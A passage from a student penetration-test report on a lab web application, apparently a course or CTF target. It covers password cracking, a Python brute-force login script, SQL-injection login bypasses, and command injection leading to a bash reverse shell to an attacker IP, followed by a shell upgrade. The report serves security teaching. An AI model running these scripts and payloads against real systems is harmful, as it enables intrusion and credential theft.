

Figure 64: Acessing the backup directory in the browser

The backup contained web-app usernames, password hashes, information about the user's admin status, if they own a unix account, unix usernames, and salary information (see Figure 65).

```
INSERT INTO `users` (`id`, `username`, `password`, `isAdmin`, `hasUnixAcc`,
`unixName`, `salary`) VALUES
(1, 'marq', '0571749e2ac330a7455809c6b0e7af90', 1, 1, 'zucc', 10000000),
(2, 'freeman', 'fddd21b9d7ce17da93c30fa5a653a1df', 1, 1, 'freeman', 250000),
(3, 'groves', '14754f13e5280c5d49d2ae536c2d57e2', 0, 1, 'sam', 133700),
(4, 'joe', 'c13d23675b7a621212c3a6bb07e0e8df', 0, 0, '', 80000),
(5, 'heuzeroth', 'cd1142c62ebbe49a17bc8788a4c83bec', 0, 0, '', 1);
```

Figure 65: Acessing the SQL backup

4.2.4 Credential Acquisition and Web-Application Login

4.2.4.1 Guessing and Cracking Passwords

At this point, enough information had been gathered to make educated guesses about credentials. Guessing words as passwords Mr. Buckerzerg seems to ascribe a high emotional value to lead to a hit: "sunshine" worked as a password for the management system account *marq* (see Figure 66). Checking the website revealed that the information from the database backup is also displayed in the management system. Reading the system log, we can see that the user *freeman* changed his password (see Figure 67).



Figure 66: Acessing the management system as user marq



Figure 67: System log showing freeman changed their password



Figure 68: Hash of new freeman password

The hash for *freeman*'s password displayed in the frontend does not match the hash stored in the database backup (see Figure 68):

Old Hash: `fddd21b9d7ce17da93c30fa5a653a1df`

New Hash: `df64dc2eb4a0b85091dd31eb4923eaac`

It is feasible to assume that the password "machine" for the user groves could be guessed as well, based on their description on the Mesa homepage.

Since the password hashes were known at this point, all credentials were able to be cracked. The hashes will be cracked at a later point with Linux tools, but it is also possible to get the credentials via online hash cracking services (see Figure 69).

Hash	Type	Result
0571749e2ac330a7455809c6b0e7af90	md5	sunshine
fddd21b9d7ce17da93c30fa5a653a1df	md5	*****
df64dc2eb4a0b85091dd31eb4923eaac	md5	??????
14754f13e5280c5d49d2ae536c2d57e2	md5	machine
c13d23675b7a621212c3a6bb07e0e8df	md5	hackerman
cd1142c62ebbe49a17bc8788a4c83bec	md5	anwendungssicherheit

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Figure 69: Cracking password hashes via crack station

Source: `https://crackstation.net`

The publicly available information consequently lead to the compromise of all user credentials by Brute Force: Password Cracking (T1110.002) [48] the hashes:

Username	Password
marq	sunshine
freeman	??????
groves	machine
joe	hackerman
heuzeroth	anwendungssicherheit

These credentials give a threat actor access to Valid Accounts: Local Accounts (T1078.003) [49]. Login with these credentials was possible (see Figure 70 - Figure 74):



Figure 70: Logged in as marq



Figure 71: Logged in as freeman



Figure 72: Logged in as groves



Figure 73: Logged in as joe



Figure 74: Logged in as heuzeroth

4.2.4.2 Online Cracking (Brute Force: Password Guessing T1110.001 [50])

Figuring out the credentials was also possible without cracking the password hashes. Some online password brute forcing tools like Hydra were tried, but didn't yield any productive results. It was decided that it would be more efficient to create a small proof of concept script that could try user and password combinations against the webserver (see Figure 75).

Using the usernames extracted from the database backup, and a wordlist of likely password candidates created in *Section 4.2.7.2.1 – Preparation (Creating wordlists)*, all passwords were determined by brute force (see Figure 76). The server didn't seem to have any protection set up against rapidly repeated connection attempts, allowing brute forcing.

The wordlist was truncated, since the script wasn't able to handle the complete wordlist including *rockyou.txt*. Partial processing could be implemented to get around the limitation of small file sizes, but it was elected not to implement this feature, since the script is only supposed to serve as a proof of concept for the possibility of online cracking.

```
ome > student > Pentest > 8_cracking > online.py > ...
 1  import requests, sys
 2
 3  ip = sys.argv[1] #'http://mesa/login.php'
 4  url = 'http://' + ip + '/login.php'
 5  form_data = {}
 6  user_filepath = sys.argv[2]
 7  wordlist_filepath = sys.argv[3]
 8
 9  # Initial request to get PHP session ID
10  request = requests.post(url=url)
11  cookies = request.cookies
12
13  with open(user_filepath) as user_file:
14      user_list = user_file.read().split()
15
16  with open(wordlist_filepath) as wordlist_file:
17      wordlist = wordlist_file.read().split()
18
19  # Brute force all users
20  for user in user_list:
21      #Brute force wordlist
22      for word in wordlist:
23
24          form_data = {
25              'username': user,
26              'pass': word,
27              'login': 'login'
28          }
29
30          request = requests.post(url=url, cookies=cookies, data=form_data);
31
32          if request.status_code == 200 and 'management.php' in request.text:
33              print('Username: ' + user + '\nPassword: ' + word + '\n')
34              break # Continue with next user if a match was found
35
36          if request.status_code != 200:
37              print('Error!')
38              sys.exit()
```

Figure 75: Python script to brute force passwords

The complete script can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) ⟶ 5. Plain Text Password Acquisition ⟶ online_cracking ⟶ online.py

```
┌──(student㉿kali)-[~/Pentest/8_cracking]
└─$ python3 online.py mesa users.txt wordlist.txt

Username: marq
Password: sunshine

Username: groves
Password: machine

Username: freeman
Password: ??????

Username: joe
Password: hackerman

Username: heuzeroth
Password: anwendungssicherheit
```

Figure 76: Python script brute forcing all passwords

The script first takes the command line parameters to determine the target to test and the resources to utilize (see Figure 77). The user has to pass the target IP as well as newline-separated username and password wordlists as command line parameters that get read via *sys.argv* [51] (see Figure 77).

```
ip = sys.argv[1] #'http://mesa/login.php'
url = 'http://' + ip + '/login.php'
form_data = {}
user_filepath = sys.argv[2]
wordlist_filepath = sys.argv[3]
```

Figure 77: User input for online cracking script

Afterwards a session gets initialized to grab a valid PHP session ID via cookie using the *requests.post* function [52] (see Figure 78).

```
# Initial request to get PHP session ID
request = requests.post(url=url)
cookies = request.cookies
```

Figure 78: Storing cookies for later use

The user specified files get opened and split into a list of possible candidates [53, 54] (see Figure 79).

```
with open(user_filepath) as user_file:
    user_list = user_file.read().split()

with open(wordlist_filepath) as wordlist_file:
    wordlist = wordlist_file.read().split()
```

Figure 79: Reading wordlist files

The user list gets looped over, which in turn triggers the program to loop over all passwords for each user. A data dictionary gets created in each iteration which contains the necessary data to submit the form inside the POST request (see Figure 80).

```
# Brute force all users
for user in user_list:
    #Brute force wordlist
    for word in wordlist:

        form_data = {
            'username': user,
            'pass': word,
            'login': 'login'
        }
```

Figure 80: Looping over the wordlists

The necessary formatting was found via inspection of the POST request sent by the browser when a login attempt was made (see Figure 81).



Figure 81: Login POST request in the browser

The request gets built using the stored cookie and the login data that needs to be check. Since the protected area's file is called "management.php", the file name was likely to appear in the response to a request with valid credentials, which turned out to be correct (see Figure 82). If a match was detected, the discovered credentials get printed to stdout and the next user starts being checked (see Figure 83).

```
<script>window.open('management.php','_self')</script>
```

Figure 82: Response to a valid login attempt containing "management.php"

```
request = requests.post(url=url, cookies=cookies, data=form_data);

if request.status_code == 200 and 'management.php' in request.text:
    print('Username: ' + user + '\nPassword: ' + word + '\n')
    break # Continue with next user if a match was found

if request.status_code != 200:
    print('Error!')
    sys.exit()
```

Figure 83: Looping over the wordlists

4.2.4.3 SQL Injection

Login was also possible without a password via SQL injection through the login form (Exploit Public Facing Application T1190 [30]). The code for *login.php* contains this vulnerability because the user input is not being properly escaped before the query is run against the database (see Figure 84). The source code for the php webpages was obtained later in the process of penetration testing, and will be discussed in detail in those respective sections.

```
$check_user="select * from users WHERE
             username='$user_name' AND
             password='$user_pass'";
```

Figure 84: SQL statement that does not escape user input before querying

Since it was already known that user data was being stored in a relational database because of the discovered SQL backup, it was decided to test a common SQL injection tactic. The idea is to end the statement prematurely by inputting characters that get interpreted as valid SQL, manipulating the query's conditional password-check in a way that would force it to evaluate to "TRUE". Three approaches were found to work (see Figure 85 - Figure 87). The full page screenshots showing that accessing the website this way was possible can be viewed in the appendix (see Figure 155 - Figure 157).

Figure 85: Successful SQL injection attempt 1

Figure 86: Successful SQL injection attempt 2

Figure 87: Successful SQL injection attempt 3

In the following SQL statement examples, "HASH()" is used to represent the hash of the empty password field input that is being sent. The queries from the injection evaluate to the following, respective to the injection order shown in Figure 85 through Figure 87:

1. `SELECT * FROM users WHERE username='marq'#' AND password='HASH()';`

2. `SELECT * FROM users WHERE username='marq'-- ' AND password='HASH()';`

Approaches 1 and 2 insert single line comment character(s), which prevent validation of the remaining statement following them (colored gray). The query thus only checks for matching usernames, disregarding the password field entirely [55], becoming:

```
SELECT * FROM users WHERE username='marq';
```

It is not directly apparent from Figure 86, but there is a trailing whitespace that has to be inserted before submitting the login form. Otherwise the part of the SQL statement beginning from "AND" doesn't get properly commented out.

3. `SELECT * FROM users WHERE username='marq' OR '1' = '1' AND password='HASH()';`

Approach 3 exploits that the relevant operators in MySQL have the following precedence hierarchy (in descending order of evaluation precedence) [56].:

1. **=** 2. **AND** 3. **OR**

The conditional therefore always evaluates to the following (with added braces for clarity):

```
SELECT * FROM users WHERE username='marq' OR (('1' = '1') AND password='HASH()');
```

'1' = '1' evaluates to "TRUE":

```
SELECT * FROM users WHERE username='marq' OR (TRUE AND password='HASH()');
```

An empty password input makes the hash comparison fail:

```
SELECT * FROM users WHERE username='marq' OR (TRUE AND FALSE);
```

TRUE AND FALSE evaluates to FALSE:

```
SELECT * FROM users WHERE username='marq' OR FALSE;
```

Since OR FALSE doesn't change the truth value of a statement, it can be ignored:

```
SELECT * FROM users WHERE username='marq';
```

The statement therefore skips the password check entirely, granting access to the web application if a valid username is provided.

4.2.5 Command Injection

The webpage's source code contained a Path Traversal vulnerability (see Figure 88) (Exploit Public Facing Application [30]).

```
if(isset($_GET['read'])){
    //ICSe{b3c0m1ng_wh1t3b0x_p3nt3st3r}
    //Some functions are unsafe. Never directly
    //execute anything given by a user!
    $stuff = shell_exec("cat " . $_GET['read']);
    echo $stuff . "<br></div><div>";
```

Figure 88: File inclusion vulnerability in php source code of *management.php*

User input was being executed without being validated or filtered first, enabling an adversary to inject malicious commands via the optional read parameter. The parameter is intended to take a file name (like e.g. *sys.log*, see Figure 89), to determine which content should be rendered onto the page.

Figure 89: URL parameter - File to read from the system

Any valid filepath would be read. For this reason the contents of */etc/passwd* were able to be printed to the webpage (see Figure 91) by supplying the relative path to the */var/www/htlm* directory (see Figure 90) [57], inside which the webpage resided on the target system.



Figure 90: Relative filepath for file inclusion of */etc/passwd*

If the system executed user input uncritically, it could allow for arbitrary Command Injection. To test this and to eventually create a reverse shell, a shell command that establishes the connection and transmits the attacker input was needed (see Figure 92).

It was known that the webserver was running on a Linux system from prior analysis, meaning bash would almost certainly be available to execute commands.



Figure 91: File inclusion of */etc/passwd*

Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

```
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
```

Figure 92: URL for reverse shell creation

Source: `https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet`

The command achieves the following:

- **bash -i**

  Starts a bash process. It starts in interactive mode, which reads from and writes to a user's terminal [58], to provide more interactive features.

- **>&**

  >&word is semantically equivalent to *>word 2>&1*. Redirects the standard output *stdout* (file descriptor *1 = /dev/stdout*) and the standard error output *stderr* (file descriptor *2 = /dev/stderr*) to the specified target (*word*) [59] (see next item).

- **/dev/tcp/10.0.61.2/443**

  Creates a socket to establish a connection to the attacker machine on port 443 [60], where a netcat listener will be established. This serves as the target for redirection.

- **0>&1**

  Makes the standard input *stdin* (file descriptor *0* = /dev/stdin) point where stdout is pointing. Redirects inputs to the TCP connection.

bash -c had to additionally be prepended to start the command as a bash process [58], since the reverse shell would not persist after being created otherwise.

This command contains characters reserved in the context of URLs (e.g. "*&*", "/", etc.) that needed to be encoded [61]. This was done with an online URL encoder (see Figure 93).

The reverse shell command then needed to be concatenated with the valid url to have the target machine execute the regular read operation as well as the reverse shell creation command. The whitespace character gets encoded as *%20*, the ampersand symbol as *%26*. The encoded sequence for concatenation hence needed to be:

%20%26%26%20

Figure 93: URL-encoding the reverse shell command
Source: `https://jam.dev/utilities/url-encoder`

The resulting fully encoded URL to create the reverse shell took the following form:

`http://mesa/management.php?read=sys.log%20%26%26%20bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.0.61.2%2F443%200%3E%261%27`

Passing a valid file name and concatenating the read command via *&&* allowed for arbitrary code execution of the appended command (Command Injection) [62]. A netcat listener was established and the encoded URL was submitted to the webserver via curl (see Figure 94). The URL could have been passed via the browsers URL bar, but Curl was chosen for better legibility.

The parameters for Curl were chosen with the following reasoning [63]:

- **I**

  Chosen to prevent the output on the local shell from being unnecessarily large once the process completes.

- **b** *"PHPSESSID=ogg76mkgqa2hq67su748salmbt"*

  Used to pass the PHP session ID cookie, which is needed to make use of the authenticated session created by logging in with the acquired credentials (see Figure 95).



Figure 94: Creating reverse shell via malicious URL



Figure 95: PHP session ID of logged in session



Figure 96: Upgrading the reverse shell to an interactive shell

The shell was then upgraded to an interactive shell (see Figure 96).

The following steps were taken to that end:

1. *SHELL=/usr/bin/bash script -q /dev/null*

   - **SHELL** = */usr/bin/bash*

     Set the environment variable SHELL to the absolute filepath of the bash program for the following command [58].

   - **script** -q */dev/null*

     The script utility starts a tty shell session. The *-q* flag surpresses start and stop messages [64]. Discards the script logs (redirects to */dev/null*) [65].

2. *Send process to background*

   Sent the process to the background by pressing *CTRL + Z*.

3. **stty** *raw* -echo; **fg**

   Stty set the terminal characteristics to disable echo of all input with the *-echo* flag, and set the input mode to *raw*, meaning it is handed through without processing [66]. The local terminal now acts as a pass-through layer to the spawned shell, which is brought back into the foreground with *fg*.

4. **export** TERM=*linux* and **export** SHELL=*zsh*

   Set the environment variables controlling terminal behavior for extra usability.

